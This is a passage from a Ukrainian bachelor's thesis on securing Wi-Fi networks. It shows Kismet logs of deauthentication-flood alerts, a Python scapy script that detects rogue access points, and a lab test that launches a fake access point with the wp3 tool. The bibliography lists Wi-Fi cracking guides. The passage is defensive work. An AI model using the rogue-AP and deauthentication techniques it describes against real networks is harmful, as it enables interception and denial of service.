FE-C2:01:00:00:00:00	Wi-Fi Client	IEEE802.11	n/a	-30	1	0 B		0	64 EE:80:10:00:00:00	n/a	n/a	Jun 20 2023 19:47:31	Jun 20 2023 19:47:31	Unknown n/a
FE-79:00:00:00:00:00	Wi-Fi Client	IEEE802.11	n/a	n/a	n/a	0 B		0	64 EE:80:10:00:00:00	n/a	n/a	Jun 20 2023 19:18:56	Jun 20 2023 19:18:56	Unknown n/a
FE-54:70:00:00:00:00	Wi-Fi Client	IEEE802.11	n/a	n/a	n/a	0 B		0	64 EE:80:10:00:00:00	n/a	n/a	Jun 20 2023 19:47:43	Jun 20 2023 19:47:43	Unknown n/a
FE-53:00:00:00:00:00	Wi-Fi Client	IEEE802.11	n/a	n/a	n/a	0 B		0	64 EE:80:10:00:00:00	n/a	n/a	Jun 20 2023 19:28:39	Jun 20 2023 19:28:39	Unknown n/a
FA-E9:00:00:00:00:00	Wi-Fi Client	IEEE802.11	n/a	n/a	n/a	0 B		0	64 EE:80:10:00:00:00	n/a	n/a	Jun 20 2023 18:59:11	Jun 20 2023 18:59:11	Unknown n/a
FA-57:00:00:00:00:00	Wi-Fi Client	IEEE802.11	n/a	-83	1	0 B		0	64 EE:80:10:00:00:00	n/a	n/a	Jun 20 2023 19:50:10	Jun 20 2023 19:50:10	Unknown n/a
FA-45:00:00:00:00:00	Wi-Fi Client	IEEE802.11	n/a	n/a	n/a	0 B		0	64 EE:80:10:00:00:00	n/a	n/a	Jun 20 2023 18:44:22	Jun 20 2023 18:44:22	Unknown n/a
FA-36:00:00:00:00:00	Wi-Fi Client	IEEE802.11	n/a	n/a	n/a	0 B		0	64 EE:80:10:00:00:00	n/a	n/a	Jun 20 2023 19:55:48	Jun 20 2023 19:55:48	Unknown n/a

Рис. 3.12 Виявлені WI-FI пристрої

На другій вкладці будуть з'являтися повідомлення про атаки.

Ось, наприклад, повідомлення про атаку деаутентифікації.

Type	Class	Severity	Time	Transmitter	Source	Destination	Alert
SCASTDISCON	DENIAL	MEDIUM	Jun 19 2023 16:35:08	84:D8:10:00:00:00	84:D8:10:00:00:00	all	IEEE80211 Access Point BSSID 84:D8:10:00:00:00 broadcast deauthentication or disassociation of all clients; Either the AP is shutting down or this is indicative of a possible denial of service attack.
SCASTDISCON	DENIAL	MEDIUM	Jun 19 2023 16:35:08	84:D8:10:00:00:00	84:D8:10:00:00:00	all	IEEE80211 Access Point BSSID 84:D8:10:00:00:00 broadcast deauthentication or disassociation of all clients; Either the AP is shutting down or this is indicative of a possible denial of service attack.
SCASTDISCON	DENIAL	MEDIUM	Jun 19 2023 16:35:10	84:D8:10:00:00:00	84:D8:10:00:00:00	all	IEEE80211 Access Point BSSID 84:D8:10:00:00:00 broadcast deauthentication or disassociation of all clients; Either the AP is shutting down or this is indicative of a possible denial of service attack.
SCASTDISCON	DENIAL	MEDIUM	Jun 19 2023 16:35:10	84:D8:10:00:00:00	84:D8:10:00:00:00	all	IEEE80211 Access Point BSSID 84:D8:10:00:00:00 broadcast deauthentication or disassociation of all clients; Either the AP is shutting down or this is indicative of a possible denial of service attack.
SCASTDISCON	DENIAL	MEDIUM	Jun 19 2023 16:35:12	84:D8:10:00:00:00	84:D8:10:00:00:00	all	IEEE80211 Access Point BSSID 84:D8:10:00:00:00 broadcast deauthentication or disassociation of all clients; Either the AP is shutting down or this is indicative of a possible denial of service attack.
SCASTDISCON	DENIAL	MEDIUM	Jun 19 2023 16:36:13	84:D8:10:00:00:00	84:D8:10:00:00:00	all	IEEE80211 Access Point BSSID 84:D8:10:00:00:00 broadcast deauthentication or disassociation of all clients; Either the AP is shutting down or this is indicative of a possible denial of service attack.
SCASTDISCON	DENIAL	MEDIUM	Jun 19 2023 16:36:15	84:D8:10:00:00:00	84:D8:10:00:00:00	all	IEEE80211 Access Point BSSID 84:D8:10:00:00:00 broadcast deauthentication or disassociation of all clients; Either the AP is shutting down or this is indicative of a possible denial of service attack.
SCASTDISCON	DENIAL	MEDIUM	Jun 19 2023 16:36:15	84:D8:10:00:00:00	84:D8:10:00:00:00	all	IEEE80211 Access Point BSSID 84:D8:10:00:00:00 broadcast deauthentication or disassociation of all clients; Either the AP is shutting down or this is indicative of a possible denial of service attack.
SCASTDISCON	DENIAL	MEDIUM	Jun 19 2023 16:36:17	84:D8:10:00:00:00	84:D8:10:00:00:00	all	IEEE80211 Access Point BSSID 84:D8:10:00:00:00 broadcast deauthentication or disassociation of all clients; Either the AP is shutting down or this is indicative of a possible denial of service attack.
DEAUTHFLOOD	DENIAL	MEDIUM	Jun 19 2023 16:35:08	84:D8:10:00:00:00	84:D8:10:00:00:00	all	Deauth/Disassociate flood on 84:D8:10:00:00:00
DEAUTHFLOOD	DENIAL	MEDIUM	Jun 19 2023 16:35:08	84:D8:10:00:00:00	84:D8:10:00:00:00	all	Deauth/Disassociate flood on 84:D8:10:00:00:00

Рис. 3.13 Виявлено атаку деаутентифікації

Також тут можуть відображатись повідомлення про атаки: спроби підміни існуючого пристрою, відома спроба експлойту з відбитками пальців, зондування відомими інструментами.

На додаток до цього було написано скрипт на Python, який буде виявляти зловмисну точку доступу в мережі. Для цього було використано модуль scapy. Принцип роботи простий: сканується WI-FI простір і якщо з'являється точка доступу з такою самою назвою та без захисту то виводиться повідомлення про це.

Лістинг коду на мові програмування Python:

```
from scapy.all import *
def handle_packet(packet):
    if packet.haslayer(Dot11Beacon) or packet.haslayer(Dot11ProbeResp):
        if not packet.haslayer(Dot11EltRSN) and not
packet.haslayer(Dot11EltRSN):
            ssid = packet[Dot11Elt].info.decode()
            bssid = packet[Dot11].addr3.upper()
            if ssid == "YemFsCbY" and bssid not in detected_aps:
                detected_aps.append(bssid)
                print(f"Знайдено зловмисну точку доступу: SSID: {ssid},
BSSID: {bssid}")
detected_aps = []
print("Розпочато пошук зловмисних точок доступу\n")
sniff(iface="wlp4s0f3u2", prn=handle_packet, store=0)
```

Запустимо фальшиву точку доступу.

```
bssid          | ssid          | channel | interface    | status        | security
| hostapd_config
+-----+-----+-----+-----+-----+-----+
BC:F6:47:54:3a:78 | YemFsCbY      | 1       | wlp4s0f3u2   | not Running   | false
| false

wp3 > start
[+] enable forwarding in iptables...
```

Рис. 3.14 Запущено фальшиву точку доступу за допомогою wp3

А тепер запустимо скрипт для виявлення.

```
~/Study/Coding sudo python3 ./RogueAP.py
Розпочато пошук зловмисних точок доступу

Знайдено зловмисну точку доступу: SSID: YemFsCbY, BSSID: BC:F6:87:43:36:78
```

Рис. 3.15 Результат роботи скрипта для виявлення фальшивих точок доступу

Як бачимо скрипт виявив зловмисну точку доступу та повідомив про це.

3.3. Аналіз отриманих результатів та перспективи подальших досліджень.

Під час аналізу отриманих результатів, були виявлені наступні ключові висновки:

- Вразливості WI-FI мереж: Проведений аналіз дозволив виявити різні вразливості, зокрема проблеми з аутентифікацією, слабе шифрування, атаки на протоколи і дірки в конфігурації мережі. Ці вразливості можуть створювати потенційні ризики для безпеки мережі та піддаються зловмисним атакам;
- Розроблені механізми захисту: У рамках дослідження були розроблені та впроваджені механізми захисту для зменшення вразливостей WI-FI мереж. Ці механізми включають поліпшену аутентифікацію, шифрування трафіку, виявлення та блокування зловмисних точок доступу;
- Ефективність механізмів захисту: Оцінка ефективності розроблених механізмів захисту показала їхню здатність знизити ризик атак та забезпечити високий рівень безпеки WI-FI мережі. Впровадження цих механізмів дозволяє збільшити стійкість мережі до зловмисних дій та забезпечує конфіденційність, цілісність та доступність даних.

Основні напрямки подальших досліджень можуть включати:

- Вдосконалення аутентифікаційних протоколів: Аутентифікація грає важливу роль у забезпеченні безпеки WI-FI мереж. Подальші дослідження можуть спрямовуватися на вдосконалення аутентифікаційних протоколів, зокрема впровадження нових протоколів, таких як, WPA3;
- Аналіз нових загроз: З огляду на постійний розвиток технологій та появу нових загроз безпеці, дослідники можуть досліджувати нові види атак та

загроз, які можуть виникати в WI-FI мережах. Це дозволить попередити потенційні ризики та розробити ефективні методи їхнього уникнення;

- Вдосконалення моніторингу та виявлення аномалій: Подальші дослідження можуть бути спрямовані на вдосконалення систем моніторингу та виявлення аномалій у WI-FI мережах. Це дозволить оперативно виявляти та реагувати на потенційні загрози безпеці та вживати необхідні заходи для їхнього усунення;
- Аналіз впливу фізичних факторів на безпеку мереж: Дослідження можуть бути спрямовані на вивчення впливу фізичних факторів, таких як відстань, перешкоди та електромагнітні перешкоди, на безпеку WI-FI мереж. Це може допомогти у встановленні оптимальних параметрів розгортання мережі та розробці заходів для зменшення можливостей атак;
- Розробка нових методів захисту від атак на рівні протоколів: Багато атак на бездротові мережі використовують вразливості на рівні протоколів. Подальші дослідження можуть бути спрямовані на розробку нових методів захисту від таких атак, включаючи аналіз протоколів та виявлення вразливостей.

Висновки до розділу 3

В даному розділі була проведена розробка механізмів захисту для бездротових WI-FI мереж. Метою роботи було створення ефективних та надійних засобів захисту, які забезпечують конфіденційність, цілісність та доступність мережі.

В ході розробки були використані різні технології та протоколи, такі як WPA2, 802.1X, гостьова мережа та система виявлення вторгнень.

Результати роботи показали, що розроблені механізми захисту допомогли підвищити безпеку WI-FI мережі та запобігти багатьом загрозам. Вони забезпечують надійну аутентифікацію користувачів, шифрування передаваних даних та ефективний контроль доступу до мережі.

		Боровський О.І.			КІК.КР.Б – 125 – 03 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		80

ВИСНОВКИ

В результаті виконання випускної кваліфікаційної роботи було спроектовано та реалізовано підсистему захисту бездротової локальної мережі стандарту WI-FI. У процесі написання роботи було досліджено різноманітні загрози WI-FI мереж та методи захисту від них.

У першому розділі проведено детальний аналіз теоретичних відомостей про WI-FI мережі. Вивчено принципи роботи бездротових мереж, стандарти WI-FI, основні компоненти та протоколи. Окреслено загальні відомості про засоби безпеки WI-FI. Було порівняно всі основні протоколи безпеки та визначено найкращий.

У другому розділі було розроблено топологію мережі, визначено апаратне забезпечення для виконання роботи. Проведено дослідження щодо аналізу вразливостей безпроводних WI-FI мереж. Розглянуто методи зловмисних дій у мережі, такі як перехоплення пакетів, підробка точок доступу, атаки на протоколи автентифікації тощо. Проаналізовано різні типи вразливостей та їх можливі наслідки для безпеки мережі.

У третьому розділі було визначено методи та стратегії захисту WI-FI мереж, а також розроблено систему захисту від виявлених вразливостей безпроводних WI-FI мереж. Розглянуто методи аутентифікації та авторизації користувачів, використання шифрування для захисту передаваної інформації. Розроблено механізми виявлення зловмисних точок доступу та моніторингу трафіку з метою виявлення незвичайної активності.

		Боровський О.І.			КІК.КР.Б – 125 – 03 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		81

СПИСОК ВИКОРИСТАНОЇ ЛІТЕРАТУРИ

1. Олифер В.Г., Олифер Н.А. Компьютерные сети принципы, технологии, протоколы, СПб: Питер, 2000. 672 с.
2. Jane S Butler: WIRELESS NETWORKING IN THE DEVELOPING WORLD Third Edition, CreateSpace, 2013. 520 с.
3. Безпроводні локальні комп'ютерні мережі: Навчальний посібник для технічних університетів / В. Чернега, Б. Платтнер. К.: Кондор-Видавництво, 2013. 238 с.
4. Мерритт, М. Безопасность беспроводных сетей / М. Мерритт. - М.: Книга по Требованию, 2015. 282 с.
5. Брэгг, Р. Безопасность сетей: полное руководство / Р. Брэгг, М. Родс-Оусли, К. Страссберг. М.: Эком, 2015. 912 с.
6. What's a guest WI-FI network and why do you need one?: <https://dftcommunications.com/internet-and-wi-fi/whats-a-guest-wi-fi-network-and-why-do-you-need-one/>
7. How to use the TP-Link adapter for WLAN hacking: <https://www.haxor.no/en/article/tl-wn722n-kali-driver>
8. Aircrack-ng: <https://www.aircrack-ng.org/>
9. WiFi-Pumpkin – Framework for Rogue WI-FI AP Attack: <https://www.cyberpunk.rs/wifi-pumpkin-framework-for-rogue-wi-fi-ap-attack>
10. Kismet: <https://www.kismetwireless.net/>
11. Hack WiFi Using a WPS Pixie Dust Attack: <https://null-byte.wonderhowto.com/how-to/hack-wifi-using-wps-pixie-dust-attack-0162671/>
12. Cracking WEP WI-FI Encryption: https://hackmd.io/@ramonfontes/cracking_wep
13. Cracking WEP & WPA/WPA2 WI-FI Passwords: <https://prateek1999p.medium.com/cracking-wep-wpa-wpa2-wi-fi-passwords-9adfa2b3c6c2>

		Боровський О.І.			КІК.КР.Б – 125 – 03 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		82

14. Netmux: LLC Hash Crack, 2019. 133 с.
15. Vipul Tiwari: H4CK3R: A Beginner's Guide, 2016. 172 с.
16. James Wells: WiFi Hacking for Beginners, 2021. 24 с.
17. Radhi Shatob: PENETRATION TESTING STEP BY STEP GUIDE Second Edition, 2021 417 с.
18. Shiva V. N, Parasram Alex Samm, Damian Boodoo, Gerard Johansen, Lee Allen, Tedi Heriyanto, Shakeel Ali: Kali Linux 2018: Assuring Security by Penetration Testing Fourth Edition, Packt Publishing, 2018. 448 с.
19. Sam Grubb: HOW CYBERSECURITY REALLY WORKS, no starch press, 2021. 219с.
20. Basic Configuration Howto: <https://wiki.freeradius.org/guide/basic-configuration-howto>

		Боровський О.І.			КІК.КР.Б – 125 – 03 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		83